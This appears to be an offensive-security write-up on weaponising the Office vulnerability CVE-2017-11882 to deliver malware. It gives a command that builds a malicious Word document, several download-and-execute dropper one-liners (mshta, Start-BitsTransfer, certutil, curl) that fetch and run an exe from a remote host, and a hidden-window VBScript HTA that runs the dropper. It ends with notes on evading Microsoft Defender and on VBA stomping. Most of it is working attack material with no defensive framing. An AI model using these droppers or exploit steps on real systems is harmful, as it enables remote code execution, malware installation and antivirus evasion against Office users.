**Using CVE 2017-11882 exploit for payload delivery**

A remote code execution vulnerability exists in Microsoft Office software when the software fails to properly handle objects in memory. An attacker who successfully exploited the vulnerability could run arbitrary code in the context of the current user. If the current user is logged on with administrative user rights, an attacker could take control of the affected system. An attacker could then install programs; view, change, or delete data; or create new accounts with full user rights.

**Finding poc for 11882 in the wild**

1. Unamer’s implementation : <https://github.com/unamer/CVE-2017-11882>. This implementation used to work before however the poc did not work in the latest Windows 10 1909 while testing.
2. Starnightcyber implementation : <https://github.com/starnightcyber/CVE-2017-11882>. This implementation was foundto work with the latest Word. However only 43 byte payload size is available for this poc which limits the scope of deliver mechanism.

It has a straight forward python program to use

```

python2 Command\_CVE-2017-11882.py -c "curl -O http://10.10.6.156:9/a.exe & .\a" -o test.doc

```

Other repos worth mentioning

1. https://github.com/embedi/CVE-2017-11882
2. https://github.com/Ridter/CVE-2017-11882

**Various ways to drop a malicious exe that were tested**

1. `mshta <http://10.10.6.56:8000/abc`>
2. `powershell -command Start-BitsTransfer http://10.10.6.56:8000/demon\_ht.exe demon\_ht.exe;`
3. `"certutil.exe -urlcache -split -f http://10.10.6.56:8000/demon\_ht.exe %TEMP%\\demon\_ht.exe & %TEMP%\\demon\_ht.exe"`
4. `curl -s http://10.10.6.56:8000/demon\_ht.exe | start demon.exe`

**Payload delivery mechanism**

Starnightcyber’s implementation was supposed to work on following word versions:

1. Office 365
2. Microsoft Office 2000
3. Microsoft Office 2003
4. Microsoft Office 2007 Service Pack 3
5. Microsoft Office 2010 Service Pack 2
6. Microsoft Office 2013 Service Pack 1
7. Microsoft Office 2016

simple poc:

starnight:CVE-2017-11882 starnight$ python Command\_CVE-2017-11882.py -c "cmd.exe /c calc.exe" -o test.doc

[\*] Done ! output file >> test.doc <<

<insert picture for simple calc here>

for download and execute we used multiple droppers

1. 11882 calls an mshta which loads an html page.

`*mshta http://10.10.6.156:8000/test.html*

`

1. inside the html page we have a vba script which further downloads and runs our malicious exe.

<HTML>

<meta *http-equiv*="Content-Type" *content*="text/html; charset=utf-8">

<HEAD>

<script *language*="VBScript">

Window.ReSizeTo 0, 0

Window.moveTo -2000,-2000

Set objShell = CreateObject("Wscript.Shell")

objShell.Run "certutil.exe -urlcache -split -f http://10.10.6.56:8000/demon\_ht.exe %TEMP%\\demon\_ht.exe & %TEMP%\\demon\_ht.exe"

objShell.Run "calc.exe"

self.close

</script>

<body>

demo

</body>

</HEAD>

</HTML>


Objshell.run command is important here multiple mechanisms to download and execute were tried and it was found that for compatibility with mshta :

1. certutil doesnt work

2. Curl doesnt work


3. powershell has gives a vba error

Thr vba error given by powershell:



however using certutil and using cmd.exe in a vbscript it was possible to get this payload delivery mechanism working.


objShell.Run "cmd.exe /c certutil.exe -urlcache -split -f http://10.10.6.56:8001/demon\_ht.exe %TEMP%\\demon\_ht.exe & %TEMP%\\demon\_ht.exe"



payload delivery successful.

**Future scope:**

1. Though the delivery mechanism works but till mshta command if the payload is evaded it is not caught by defender, however the doc itself gets caught in the latest defender version.



1. Using vba scripts for payload execution and vba stomping may be pursued for better antivirus evasion.